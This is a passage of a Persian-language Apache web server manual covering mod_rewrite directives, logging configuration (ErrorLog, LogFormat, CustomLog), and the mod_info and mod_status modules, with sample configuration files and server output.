یک فایل خارجی *mapname* را تعریف می‌کند که رشته‌های جایگزینی با جستجوی کلید درج می‌کند. کلیدها ممکن است در قالبهای مختلفی ذخیره شوند که در ذیل توضیح داده شده است. ماجول یک پرس و جو به *mapname* به فرم زیر رد می‌کند:

$\$(mapname : Lookupkey / DefaultValue)$

اگر مقدار *Lookupkey* پیدا نشود، *DefaultValue* برگردانده می‌شود.

نوع *mapname* که باید به عنوان آرگومان بعدی مشخص شود، می‌تواند به صورت زیر باشد:

txt

قالب متن معمولی را مشخص می‌کند که در فایل ASCII به همراه خطوط خالی می‌آید. خطوط توضیحی با # شروع می‌شوند. قالب دیگر خطوط:

MatchingKey

SubstituteValue

dbm

قالب فایل درهم DBM را مشخص می‌کند. این قابل یک فایل دودویی NDBM (واسط *new dbm*) است که با ابزار *ndbm* یا با استفاده از اسکریپت *dbmmanage* از شاخه *support* آپاچی آن را ایجاد می‌کنید.

prg

قالب برنامه را مشخص می‌کند که یک برنامه اجرایی است که توسط آپاچی اجرا می‌شود. در هر جستجو، کلید به عنوان یک رشته در *stdin* داده شده و مقدار جایگزینی یا کلمه NULL در صورت موفقیت آمیز نبودن، در *stdout* برگردانده می‌شود. به دو هشدار توجه کنید:

- برنامه باید تا حد امکان ساده بوده تا موجب توقف کاری آپاچی نشود.
- از I/O بافر شده در stdout استفاده نکنید زیرا موجب بن بست می شود. در C از دستور `setbuf(stdout, NULL)` و در Perl از دستور `select(STDOUT); $|=1;` استفاده کنید.

rnd

متن تصادفی را مشخص می کند که مشابه متن معمولی است ولی با این تفاوت که برای هر کلید چند مقدار جایگزینی مشخص می کند که با نویسه "|" از هم جدا شده اند. پس از یافتن کلید، یکی از این موارد به صورت تصادفی انتخاب شده و برگردانده می شود. این امکان برای توزیع بار در حالت پراکسی معکوس تعبیه شده است.

int

تابع داخلی آپاچی را مشخص می کند. دو تابع وجود دارد: `toupper()` و `tolower()` که حروف کلید را به حروف بزرگ یا کوچک تبدیل می کند.

RewriteBase

```
RewriteBase BaseURL
directory, .htaccess
```

کار این دستور ممکن است توسط قواعد بازنویسی قابل انجام باشد ولی برخی اوقات ممکن است فرآیند را ساده تر کند. URL پایه برای بازنویسی های شاخه ای را مشخص می کند. اگر RewriteRule در یک `.htaccess` به کار رفته باشد فقط مشخص کردن ادامه نام شاخه کافی است. به مثال زیر توجه کنید:

```
Alias /xyz /abc/def"
RewriteBase /xyz
RewriteRule ^oldstuff\.html$ newstuff.html
```

در این مثال یک درخواست به `xyz/oldstuff.html` به فایل فیزیکی `abc/def/newstuff.html` بازنویسی می شود. در درون ماجول این اتفاقها روی می دهند:

Request

```
/xyz/oldstuff.html
```

Internal processing

```
/xyz/oldstuff.html -> /abc/def/oldstuff.html (per-server
Alias)
/abc/def/oldstuff.html -> /abc/def/newstuff.html (per-dir
RewriteRule)
/abc/def/newstuff.html -> /xyz/newstuff.html (per-dir
RewriteBase)
/xyz/newstuff.html -> /abc/def/newstuff.html (per-server
Alias)
```

Result

`/abc/def/newstuff.html`

RewriteCond

`RewriteCond TestString CondPattern`

Server config, virtual host, directory

یک یا چند دیرکتیو `RewriteCond` می‌تواند مقدم بر دیرکتیو `RewriteRule` شوند تا شرایط اعمال آن را مشخص کنند. `CondPatter` می‌تواند یک عبارت منظم باشد که با مقدار استخراج شده برای `TestString` مقایسه می‌شود. `TestString` حاوی متغیرهایی به شکل `%{NAME_OF_VARIABLE}` است که `NAME_OF_VARIABLE` یکی از مقادیر زیر می‌تواند باشد:

API_VERSION	PATH_INFO	SERVER_PROTOCOL
AUTH_TYPE	QUERY_STRING	SERVER_SOFTWARE
DOCUMENT_ROOT	REMOTE_ADDR	THE_REQUEST
ENV:any_environment_variable	REMOTE_HOST	TIME
HTTP_ACCEPT	REMOTE_USER	TIME_DAY
HTTP_COOKIE	REMOTE_IDENT	TIME_HOUR
HTTP_FORWARDED	REQUEST_FILENAME	TIME_MIN
HTTP_HOST	REQUEST_METHOD	TIME_MON
HTTP_PROXY_CONNECTION	REQUEST_URI	TIME_SEC
HTTP_REFERER	SCRIPT_FILENAME	TIME_WDAY
HTTP_USER_AGENT	SERVER_ADMIN	TIME_YEAR
HTTP:any_HTTP_header	SERVER_NAME	
IS_SUBREQ	SERVER_PORT	

همه متغیرها متناظر با یک نام سرآیند `HTTP MIME`، متغیرهای کارگزار آپاچی، یا زمان جاری هستند. اگر عبارت منظم مطابق نباشد، `RewritingRule` بعدی اعمال نمی‌شود.

RewriteLock

`RewriteLock Filename`

Server config

این دیرکتیو نام فایل قفل‌گذاری (به منظور همگام‌سازی) مشخص می‌کند. علت نیاز آن است که `mod_rewrite` نیاز به ارتباط با برنامه‌های `RewriteMap` دارد. این فایل قفل‌گذاری را روی سیستم فایل محلی مشخص کنید (نه بر روی شاخه اتصال یافته NFS).

RewriteOptions

RewriteOptions *Option*

Default: None

Server config, virtual host, directory, .htaccess

دیرکتیو RewriteOptions برخی گزینه‌ها را برای پیکربندی فعلی کارگزار یا شاخه جاری مشخص می‌کند. البته تنها یک گزینه وجود دارد:

inherit

این گزینه باعث به ارث برده شدن پیکربندی از پدر می‌شود. برای کارگزارهای مجازی به معنای ارث بردن نگاشتها، شرطها، و قواعد کارگزار اصلی است. برای شاخه‌ها به معنی ارث‌بری قواعد و شرطها از .htaccess شاخه‌های بالاتر است.

RewriteRule

RewriteRule *Pattern Substitution* [*flags*]

Server config, virtual host, directory

این دیرکتیو می‌تواند به هر تعداد لازم به کار رود. هر کدام روی خروجی قبلی اعمال می‌شود. بنابراین ترتیب مهم است. *Pattern* با URL ورودی مقایسه داده می‌شود، در صورت تطبیق، *Substitution* اعمال می‌شود. آرگومان اختیاری *flags* می‌تواند داده شود. پرچمها می‌توانند یکی از موارد زیر باشند که می‌توان از مخفف آن نیز استفاده کرد:

redirect|R

اجبار در تغییر مسیر

proxy|P

اجبار در پراکسی

Last|L

آخرین قاعده – به بالای آخرین قاعده با URL فعلی برو.

chain|C

اگر قاعده مطابق بود، قاعده زنجیره‌ای زیر را اعمال کن.

type|T=mimi-type

فایل نهایی باید از نوع mime-type باشد.

nonsubreq|NS

اگر درخواست داخلی بود، از قاعده صرف نظر نما.

qsappend|QSA

یک رشته پرس و جو را الحاق نما.

passthrough|PT

به سرآیند بعدی نگاه کن.

skip|S = num

از num تا قاعده بعدی بپیر.

next|N

دور بعدی - از اولین قاعده دوباره شروع کن.

forbidden|F

کد 403 به معنای "URL Forbidden" را برگردان.

gone|G

کد 410 به معنای "URL Gone" را برگردان.

nocase|NC

در مقایسه از بزرگی و کوچکی حروف صرف نظر کن.

برای مثال فرض کنید که می‌خواهیم URL به فرم:

```
/Language/~Realname/.../File
```

را به فرم زیر تبدیل کنیم:

```
/u/Username/.../File.Language
```

فایل نگاشت بازنویسی را در *anywhere/map.real-to-user* ذخیره می‌کنیم. سپس کافی است خطوط زیر را به فایل پیکربندی آپاچی اضافه کنیم:

```
RewriteLog    /anywhere/rewrite.log
RewriteMap    real-to-user txt:/anywhere/map.real-to-host
RewriteRule   ^/([^\s/]+)~/([^\s/]+)/(.*)$
               /u/${real-to-user:$2|nobody}/$3.$1
```

Spelling ۳-۷


یک ماجول سودمند *mod_spelling* است که به توزیع اضافه شده است. این ماجول خطاهای املائی یا دیگر خطاهای تایپی را در URL با مقایسه ورودی و فایل سیستم تصحیح می‌کند. توجه کنید که شناسه‌های کاربری غلط را تصحیح نمی‌کند.

CheckSpelling ۱-۳-۷

دیرکتیو CheckSpelling فعال یا غیر فعال می‌تواند شود:

CheckSpelling [on|off]

Anywhere



۸ فصل هشتم: رویدادنگاری

یکی از نکات مهم در برپایی یک وبگاه نظارت بر رویدادها و شناخت کافی از مراجعین به وبگاه می‌باشد که برای تحلیل‌های بعدی بسیار مفید است. برای این کار آپاچی امکانات مناسبی برای رویدادنگاری فراهم کرده است. علاوه بر دیرکتیوهایی که آپاچی برای پیکربندی ارائه می‌کند، تقریباً تمام اطلاعات گردآوری شده از درخواستهای ورودی در متغیرهای محیطی جمع‌آوری شده‌اند که می‌توان با نوشتن اسکریپت‌های CGI به آنها دسترسی داشت و احیاناً روی آنها پالایشی انجام داد.

۸-۱ رویدادنگاری با اسکریپت و پایگاه داده

اگر سایت شما از پایگاه داده استفاده می‌کند، می‌توانید کار طاقت فرسای رویدادنگاری را با نوشتن اسکریپت‌ها و ثبت تمام اطلاعات مراجعه‌کنندگان انجام دهید. بسته به نیازهای شما، ثبت مستقیم داده‌ها نسبت به استخراج آنها از فایل‌های رویدادنگاری بسیار ساده‌تر خواهد بود. برای نمونه یکی از نویسندگان یک وبگاه دایره‌المعارف پزشکی (www.Medic-Planet.com) دارد. اسکریپت‌های ساده Perl رکوردهایی را در پایگاه داده برای ردیابی موارد زیر ثبت می‌کنند:

- هر نوشتار چند بار خوانده شده است
- چگونه مراجعه‌کنندگان به آن دست پیدا کرده‌اند
- عامل‌های موتورهای جستجو چند بار مراجعه کرده‌اند
- بازدیدکنندگان چند بار روی پیوندهای سایت کلیک کرده‌اند و کجاها رفته‌اند

با داشتن این اطلاعات مفید در پایگاه داده، نوشتن چند اسکریپت برای بازیابی داده‌ها و تهیه گزارشهایی در قالب HTML چندان مشکل نخواهد بود.

۸-۲ امکانات رویدادنگاری آپاچی

آپاچی گستره وسیعی از گزینه‌ها برای کنترل قالب فایل‌های رویدادنگاری ارائه می‌کند. برای روشن شدن مطلب، فایل پیکربندی `/site.authent` ... را برداشته و به `/site.logging` ... کپی می‌کنیم و آن را تغییر می‌دهیم:

```
User webuser
Group webgroup
ServerName www.butterthlies.com

IdentityCheck on
NameVirtualHost 192.168.123.2
<VirtualHost www.butterthlies.com>
LogFormat "customers: host %h, logname %l, user %u, time %t, request %r,
          status %s, bytes %b,"
CookieLog logs/cookies
```

```

ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/site.logging/htdocs/customers
ServerName www.butterthlies.com
ErrorLog /usr/www/APACHE3/site.logging/logs/customers/error_log
TransferLog /usr/www/APACHE3/site.logging/logs/customers/access_log
ScriptAlias /cgi_bin /usr/www/APACHE3/cgi_bin
</VirtualHost>
<VirtualHost sales.butterthlies.com>
LogFormat "sales: agent %{httpd_user_agent}i, cookie: %{httpd_cookie}i,
    referer: %{Referer}o, host %!200h, logname %!200l, user %u, time %t,
    request %r, status %s,bytes %b,"
CookieLog logs/cookies
ServerAdmin sales_mgr@butterthlies.com
DocumentRoot /usr/www/APACHE3/site.logging/htdocs/salesmen
ServerName sales.butterthlies.com
ErrorLog /usr/www/APACHE3/site.logging/logs/salesmen/error_log
TransferLog /usr/www/APACHE3/site.logging/logs/salesmen/access_log
ScriptAlias /cgi_bin /usr/www/APACHE3/cgi_bin
<Directory /usr/www/APACHE3/site.logging/htdocs/salesmen>
AuthType Basic
AuthName darkness
AuthUserFile /usr/www/APACHE3/ok_users/sales
AuthGroupFile /usr/www/APACHE3/ok_users/groups
require valid-user
</Directory>
<Directory /usr/www/APACHE3/cgi_bin>
AuthType Basic
AuthName darkness
AuthUserFile /usr/www/APACHE3/ok_users/sales
AuthGroupFile /usr/www/APACHE3/ok_users/groups
#AuthDBMUserFile /usr/www/APACHE3/ok_dbm/sales
#AuthDBMGroupFile /usr/www/APACHE3/ok_dbm/groups
require valid-user
</Directory>
</VirtualHost>

```

در اینجا تعدادی دیرکتیو جدید وجود دارد:

ErrorLog

```

ErrorLog filename|syslog[:facility]
Default: ErrorLog logs/error_log
Server config, virtual host

```

دیرکتیو ErrorLog نام فایلی که خطاها در آن ثبت می‌شوند را مشخص می‌کند. اگر نام فایل با / شروع نشود، فرض می‌شود که نسبت به شاخه ریشه کارگزار است. می‌توان از یک برنامه یا دستور هم برای پردازش خطا استفاده کرد. برای این کار نام فایل (یا همان دستور اجرایی) باید با نویسه پایپ (|) شروع شود.

آپاچی 1.3 و بالاتر

در صورت پشتیبانی سیستم، با استفاده از syslog به جای نام فایل می‌توان رویدادنگاری را از طریق `syslogd(8)` انجام داد. پیش‌فرض استفاده از تسهیلات `local7` است، ولی می‌توان این مقدار را با `syslog:facility` تغییر داد که `facility` می‌تواند یکی از مقادیر تعریف شده در مستندات `syslog(1)` باشد. استفاده از syslog امکان نگهداری از رویدادهای چندین کارگزار را در یک محل متمرکز فراهم می‌کند.

دقت کنید که اگر شاخه‌ای که فایل‌های رویدادنگاری در آن نگهداری می‌شوند قابل نوشتن توسط هر کسی باشد، امنیت به مخاطره می‌افتد.

TransferLog

```
TransferLog [ file | " | command "]
Default: none
Server config, virtual host
```

TransferLog فایلی که در آن دسترسی‌های به سایت ثبت می‌شوند را مشخص می‌کند. اگر صریحاً در فایل پیکربندی مشخص نشده باشد، در این صورت هیچ فایلی برای این کار تولید نمی‌شود.

file

اگر با / شروع شود، آدرس مطلق فایل و در غیر این صورت نام فایل نسبت به شاخه ریشه کارگزار.

command

(به نحو آن دقت کنید: "`command`" |) علامتهای نقل قول در فایل پیکربندی لازم هستند. `command` دستوری است که رویدادها را به عنوان ورودی استاندارد خود دریافت می‌کند. دقت کنید که برای یک میزبان مجازی که TransferLog را از کارگزار اصلی به ارث می‌برد، لازم به ذکر یک برنامه جدید نیست. در صورت استفاده از برنامه، برنامه با مجوزهای کاربری که `httpd` را اجرا کرده، اجرا می‌شود. برنامه مفیدی اغلب در سیستمهای یونیکس استفاده می‌شود `rotatelogs` که در زیرشاخه `support` می‌توان آن را پیدا کرد. این برنامه به طور متناوب فایل رویدادنگاری را بسته و یک فایل جدید باز می‌کند که برای بایگانی و تحلیل درازمدت رویدادنگاری مفید است. البته این کار با متوقف کردن آپاچی و

بازآغازیدن آن انجام می‌شود که برای کارفرمایانی که در حال حاضر متصل هستند چندان خوشایند نیست.

AgentLog

```
AgentLog file-pipe
AgentLog logs/agent_log
Server config, virtual host
Not in Apache v2
```

دیرکتیو AgentLog نام فایلی که سرآیند User-Agent درخواستهای ورودی در آن ثبت می‌شود. file-pipe یکی از موارد زیر می‌تواند باشد:

- نام یک فایل
- نام یک فایل نسبت به ServerRoot
- "<command> |"

این دیرکتیو برای حفظ سازگاری با NCSA 1.4 ارائه شده بود که در آپاچی ۲ حذف شده است.

LogLevel

```
LogLevel level
Default: error
Server config, virtual host
```

LogLevel میزان اطلاعاتی که در فایل error_log ثبت می‌شود را کنترل می‌کند. سطوح رویدادنگاری عبارتند از:

emerg

سیستم غیر قابل استفاده است و خارج می‌شود. برای مثال:

"Child cannot open lock file. Exiting"

alert

واکنش فوری لازم است. برای مثال:

"getpwuid: couldn't determine user name from uid"

crit

شرط بحرانی. مثال:

"socket: Failed to get a socket, exiting child"

error

کارفرما سرویس مناسبی نمی‌گیرد. برای مثال:

`"Premature end of script headers"`

warn

مسائل نه چندان مهم که ممکن است نیاز به توجه داشته باشند. برای مثال:

`"child process 1234 did not exit, sending another SIGHUP"`

notice

رویدادهای معمولی که ممکن است نیاز به بررسی داشته باشند. برای مثال:

`"httpd: caught SIGBUS, attempting to dump core in ..."`

info

برای مثال:

`"Server seems busy, (you may need to increase StartServers, or Min/MaxSpareServers)..."`

debug

رویدادهای معمولی را با هدف کمک به اشکال‌زدایی ثبت می‌کند.

هر سطح شامل سطوح بالاتر از خودش نیز می‌باشد. به عنوان مثال سطح debug شامل تمام اطلاعات از جمله سطوح دیگر نیز می‌باشد. ولی به یاد داشته باشید که رویدادنگاری هر چیزی می‌تواند سریع دیسک را پر کند!

LogFormat

```
LogFormat format_string [nickname]
Default: "%h %l %u %t \"%r\" %s %b"
Server config, virtual host
```

LogFormat اطلاعاتی که باید در فایل رویدادنگاری ثبت شوند و نیز قالب آنها را مشخص می‌کند. قالب پیش‌فرض *قالب عمومی رویدادنگاری* (CLF²³) است که ابزارهای موجود برای تحلیل رویدادنگاری با این قالب سازگار هستند. از جمله این ابزارها می‌توان به *wusage* (<http://www.boutell.com/>) و ANALOG اشاره کرد. بنابراین اگر می‌خواهید از این ابزارها استفاده کنید، این دیرکتیو را تغییر ندهید. قالب CLF به شکل زیر است:

```
host ident authuser date request status bytes
```

²³ Common Log Format

host

نام میزبان کارفرما یا آدرس IP آن.

ident

اطلاعات هویتی گزارش شده توسط کارفرما، اگر IdentityCheck فعال شده باشد و ماشین کارفرما identd را اجرا کند

authuser

شناسه کاربری، اگر درخواست برای یک سند حفاظت شده با گذرواژه باشد.

date

تاریخ و زمان درخواست که در قالب زیر می‌باشد:

[day/month/year:hour:minute:second tzoffset].

request

خط درخواست از کارفرما بین علامتهای "".

bytes

تعداد بایتهای فرستاده شده به استثنای سرآیندها.

قالب رویدادنگاری می‌تواند با استفاده از یک *format_string* سفارشی شود. دستورهای آن به شکل *keyletter* [%condition] است؛ *condition* اختیاری است. در صورت وجود شرط و برآورده نشدن شرط خروجی یک علامت - خواهد بود.

key_letter ها می‌توانند به صورت زیر باشند:

```

%...a: Remote IP-address
%...A: Local IP-address
%...B: Bytes sent, excluding HTTP headers.
%...b: Bytes sent, excluding HTTP headers. In CLF format i.e. a '-' rather than a
0
when no bytes are sent.
%...{Foobar}C: The contents of cookie "Foobar" in the request sent to the server.
%...D: The time taken to serve the request, in microseconds.
%...{FOOBAR}e: The contents of the environment variable FOOBAR
%...f: Filename
%...h: Remote host
%...H The request protocol
%...{Foobar}i: The contents of Foobar: header line(s) in the request sent to the
server.
%...l: Remote logname (from identd, if supplied)
%...m The request method
%...{Foobar}n: The contents of note "Foobar" from another module.
%...{Foobar}o: The contents of Foobar: header line(s) in the reply.
%...p: The canonical Port of the server serving the request
%...P: The process ID of the child that serviced the request.
%...q The query string (prepended with a ? if a query string exists, otherwise an

```

```

empty string) %...r: First line of request
%...s: Status. For requests that got internally redirected, this is the status of
the
*original* request ---
%...>s for the last.
%...t: Time, in common log format time format (standard english format) %...
{format}t: The time, in the form given by format, which should be in strftime(3)
format. (potentially localized)
%...T: The time taken to serve the request, in seconds.
%...u: Remote user (from auth; may be bogus if return status (%s) is 401)
%...U: The URL path requested, not including any query string.
%...v: The canonical ServerName of the server serving the request.
%...V: The server name according to the UseCanonicalName setting.
%...X: Connection status when response is completed. 'X' = connection aborted
before
the response completed. '+' = connection may be kept alive after the response is
sent. '-' = connection will be closed after the response is sent. (This directive
was
%...c in late versions of Apache 1.3, but this conflicted with the historical ssl
%...{var}c syntax.)

```

رشته قالب می‌تواند هر متن دلخواهی را به همراه دیرکتیوهای % داشته باشد.

CustomLog

```

CustomLog file|pipe format|nickname
Server config, virtual host

```

اولین آرگومان نام فایلی است که رکوردهای رویدادنگاری در آن ثبت می‌شوند. این دقیقاً مشابه آرگومان TransferLog است.

آرگومان قالب، قالب هر خط فایل رویدادنگاری را مشخص می‌کند. گزینه‌های قالب دقیقاً مشابه آرگومان دیرکتیو LogFormat هستند. اگر قالب حاوی خط فاصله باشد (که اغلب همین طور است) باید با علامتهای "" محصور شود.

به جای استفاده از رشته قالب واقعی، می‌توان از یک نام مستعار که توسط دیرکتیو LogFormat تعریف می‌شود استفاده کرد.

۳-۸ رویدادنگاری پیکربندی

آپاچی قادر است اطلاعات زیادی درباره رویدادهای داخلی خود گزارش دهد. ماجول مورد نیاز برای این کار *mod_info.c* است که باید هنگام ساخت آپاچی اضافه شود. این ماجول مرور جامعی بر پیکربندی کارگزار شامل تمام ماجولهای نصب شده و دیرکتیوها در فایل پیکربندی دارد. این ماجول به طور

پیش فرض کامپایل نمی‌شود. برای فعال کردن آن، اگر از DSO²⁴ پشتیبانی می‌شود، ماجول مربوطه را بارگذاری کنید یا خط زیر را در فایل پیکربندی ساخت کارگزار اضافه کرده و دوباره آن را کامپایل نمایید:

```
AddModule modules/standard/mod_info.o
```

باید یادآور شویم که اگر *mod_info* در داخل کارگزار کامپایل شود، قابلیت راهبر آن در تمام فایل‌های پیکربندی (مانند فایل‌های *htaccess*. در زیرشاخه‌ها) در دسترس خواهد بود، که این ممکن است خطرات امنیتی داشته باشد. فایل پیکربندی */site.info* ... که تغییر یافته */site.authent* ... است چگونگی کاربرد این ماجول را نشان می‌دهد:

```
User webuser
```

```
Group webgroup
```

```
ServerName www.butterthlies.com
```

```
NameVirtualHost 192.168.123.2
```

```
LogLevel debug
```

```
<VirtualHost www.butterthlies.com>
```

```
#CookieLog logs/cookies
```

```
AddModuleInfo mod_setenvif.c "This is what I've added to mod_setenvif"
```

```
ServerAdmin sales@butterthlies.com
```

```
DocumentRoot /usr/www/APACHE3/site.info/htdocs/customers
```

```
ServerName www.butterthlies.com
```

```
ErrorLog /usr/www/APACHE3/site.info/logs/error_log
```

```
TransferLog /usr/www/APACHE3/site.info/logs/customers/access_log
```

```
ScriptAlias /cgi-bin /usr/www/APACHE3/cgi-bin
```

```
<Location /server-info>
```

```
SetHandler server-info
```

```
</Location>
```

```
</VirtualHost>
```

```
<VirtualHost sales.butterthlies.com>
```

```
CookieLog logs/cookies
```

```
ServerAdmin sales_mgr@butterthlies.com
```

```
DocumentRoot /usr/www/APACHE3/site.info/htdocs/salesmen
```

```
ServerName sales.butterthlies.com
```

```
ErrorLog /usr/www/APACHE3/site.info/logs/error_log
```

```
TransferLog /usr/www/APACHE3/site.info/logs/salesmen/access_log
```

```
ScriptAlias /cgi-bin /usr/www/APACHE3/cgi-bin
```

```
<Directory /usr/www/APACHE3/site.info/htdocs/salesmen>
```

```
AuthType Basic
```

```
#AuthType Digest
```

```

AuthName darkness

AuthUserFile /usr/www/APACHE3/ok_users/sales
AuthGroupFile /usr/www/APACHE3/ok_users/groups

#AuthDBMUserFile /usr/www/APACHE3/ok_dbm/sales
#AuthDBMGroupFile /usr/www/APACHE3/ok_dbm/groups

#AuthDigestFile /usr/www/APACHE3/ok_digest/sales
require valid-user
satisfy any
order deny,allow
allow from 192.168.123.1
deny from all
#require user daphne bill
#require group cleaners
#require group directors
</Directory>

<Directory /usr/www/APACHE3/cgi-bin>
AuthType Basic
AuthName darkness
AuthUserFile /usr/www/APACHE3/ok_users/sales
AuthGroupFile /usr/www/APACHE3/ok_users/groups
#AuthDBMUserFile /usr/www/APACHE3/ok_dbm/sales
#AuthDBMGroupFile /usr/www/APACHE3/ok_dbm/groups
require valid-user
</Directory>

</VirtualHost>

```

به خط `AddModuleInfo` و بلوک `<Location ...>` دقت کنید.

۸-۳-۱ AddModuleInfo

دیرکتیو `AddModule` اجازه می‌دهد محتوای `string` را به شکل HTML برای اطلاعات اضافه درباره ماجول `module-name` نشان داده شود.

```

AddModuleInfo module-name string
Server config, virtual host

```

برای مثال:

```

AddModuleInfo mod_auth.c 'See <A HREF="http://www.apache.org/docs/mod/
mod_auth.html">http://www.apache.org/docs/mod/mod_auth.html</A>'

```

برای فراخوانی ماجول در مرورگر آدرس `www.butterthlies.com/server-info` را وارد کنید. در مرورگر چیزی شبیه به زیر خواهید دید:

Apache Server Information

تمام حقوق این اثر متعلق به شورای عالی انفورماتیک می‌باشد.

```

Server Settings, mod_setenvif.c, mod_usertrack.c, mod_auth_digest.c,
mod_auth_db.c,
mod_auth_anon.c, mod_auth.c, mod_access.c, mod_rewrite.c, mod_alias.c,
mod_userdir.c,
mod_actions.c, mod_imap.c, mod_asis.c, mod_cgi.c, mod_dir.c,
mod_autoindex.c, mod_
include.c, mod_info.c, mod_status.c, mod_negotiation.c, mod_mime.c,
mod_log_config.c,
mod_env.c, http_core.c
Server Version: Apache/1.3.14 (Unix)
Server Built: Feb 13 2001 15:20:23
API Version: 19990320:10
Run Mode: standalone
User/Group: webuser(1000)/1003
Hostname/port: www.butterthlies.com:0
Daemons: start: 5 min idle: 5 max idle: 10 max: 256
Max Requests: per child: 0 keep alive: on max per connection: 100
Threads: per child: 0
Excess requests: per child: 0
Timeouts: connection: 300 keep-alive: 15
Server Root: /usr/www/APACHE3/site.info
Config File: /usr/www/APACHE3/site.info/conf/httpd.conf
PID File: logs/httpd.pid
Scoreboard File: logs/apache_runtime_status

```

```

Module Name: mod_setenvif.c
Content handlers: none
Configuration Phase Participation: Create Directory Config, Merge
Directory Configs,
Create Server Config, Merge Server Configs
Request Phase Participation: Post-Read Request, Header Parse
Module Directives:
SetEnvIf - A header-name, regex and a list of variables.
SetEnvIfNoCase - a header-name, regex and a list of variables.
BrowserMatch - A browser regex and a list of variables.
BrowserMatchNoCase - A browser regex and a list of variables.
Current Configuration:
Additional Information:
This is what I've added to mod_setenvif
.....

```

فایل با اطلاعات دیگر ماجول‌ها ادامه می‌یابد.

Status ۴-۸

به طریق مشابه، آپاچی را می‌توان وادار به ارائه اطلاعات جامعی از وضعیت خود با شمول و فراخوانی ماجول *mod_status* کرد:

```
AddModule modules/standard/mod_status.o
```

اگرچه این اطلاعات برای راهبر یک سایت شلوغ ممکن است بی‌ارزش باشد، ولی به او این امکان را می‌دهد که مسائل را قبل از بروز فاجعه ردیابی کند. برای آن که اطلاعات داده شده در اختیار افراد غیر مجاز قرار نگیرد، می‌توان آدرس IP برای دسترسی به این اطلاعات را محدود کرد.

۸-۴-۱ وضعیت کارگزار

برای تمرین، فایل `httpd.conf` در `/site.status` ... به صورت زیر خواهد بود: (مشابه قبلی ماجول `info` هم لازم است)

```
User webuser
Group webgroup
ServerName www.butterthlies.com
DocumentRoot /usr/www/APACHE3/site.status/htdocs
ExtendedStatus on

<Location /status>
order deny,allow
allow from 192.168.123.1
deny from all
SetHandler server-status
</Location>

<Location /info>
order deny,allow
allow from 192.168.123.1
deny from all
SetHandler server-status
SetHandler server-info
</Location>
```

دیرکتیو `allow from` اطلاعات را محرمانه نگاه می‌دارد.

برای یادآوری درباره نحوه کار دیرکتیو `order` می‌توانید به بخش ۵-۶ مراجعه نمایید. دقت داشته باشید که به جای `AddHandler` که یک راهبر به یک فایل با پسوند خاص نسبت می‌دهد، از `SetHandler` که راهبر به یک شاخه خاص نسبت می‌دهد استفاده شده است. اگر به آدرس `www.butterthlies.com/status` مراجعه کنید، در پاسخ خروجی زیر را خواهید دید:

```
Apache Server Status for www.butterthlies.com
Server Version: Apache/1.3.14 (Unix)
Server Built: Feb 13 2001 15:20:23

Current Time: Tuesday, 13-Feb-2001 16:03:30 GMT
Restart Time: Tuesday, 13-Feb-2001 16:01:49 GMT
Parent Server Generation: 0
Server uptime: 1 minute 41 seconds
Total accesses: 21 - Total Traffic: 49 kB
CPU Usage: u.0703125 s.015625 cu0 cs0 - .0851% CPU load
.208 requests/sec - 496 B/second - 2389 B/request
```

```

1 requests currently being processed, 5 idle servers
_W_ _.....
.....
.....
.....
Scoreboard Key:
"_" Waiting for Connection, "S" Starting up, "R" Reading Request,
"W" Sending Reply, "K" Keepalive (read), "D" DNS Lookup,
"L" Logging, "G" Gracefully finishing, "." Open slot with no current process

Srv PID  Acc      M CPU  SS Req Conn Child Slot Client      VHost
Request
0-0 2434 0/1/1  _ 0.01 93   5  0.0  0.00 0.00 192.168.123.1
www.butterthlies.com
GET /status HTTP/1.1
1-0 2435 20/20/20 W 0.08  1   0 47.1  0.05 0.05 192.168.123.1
www.butterthlies.com
GET /status?refresh=2 HTTP/1.1

Srv  Child Server number - generation
PID  OS process ID
Acc  Number of accesses this connection / this child / this slot
M    Mode of operation
CPU  CPU usage, number of seconds
SS   Seconds since beginning of most recent request
Req  Milliseconds required to process most recent request
Conn Kilobytes transferred this connection
Child Megabytes transferred this child
Slot Total megabytes transferred this slot

```

با درخواست URL های دیگر، اطلاعات مفید دیگری می توان گرفت:

status?notable

برای مرورگرهایی که از جدول پشتیبانی نمی کنند، وضعیت را بدون استفاده از جداول می فرستد.

status?refresh

هر یک ثانیه صفحه را بهنگام می کند.

status?refresh=<n>

هر <n> ثانیه صفحه را بهنگام می کند.

status?auto

وضعیت را در قالبی مناسب برای پردازش خودکار تولید می کند.

می توان آرگومانهای مختلف را به صورت ترکیبی که با کاما از هم جدا شده اند، آورد. مثال:

<http://www.butterthlies.com/status?notable,refresh=10>

ExtendedStatus ۲-۴-۸


دیرکتیو ExtendedStatus نگهداری اطلاعات اضافه وضعیت برای هر درخواست را کنترل می کند.

```
ExtendedStatus On|Off
```

```
Default: Off
```

```
server config
```

این دیرکتیو تنها هنگامی مفید است که ماجول status روی کارگزار فعال باشد. این دیرکتیو تنها بر کل کارگزار قابل اعمال است و نمی توان آن را به ازای هر کارگزار مجازی فعال یا غیر فعال کرد. این دیرکتیو می تواند تاثیر منفی بر کارایی بگذارد.



۹ فصل نهم: امنیت

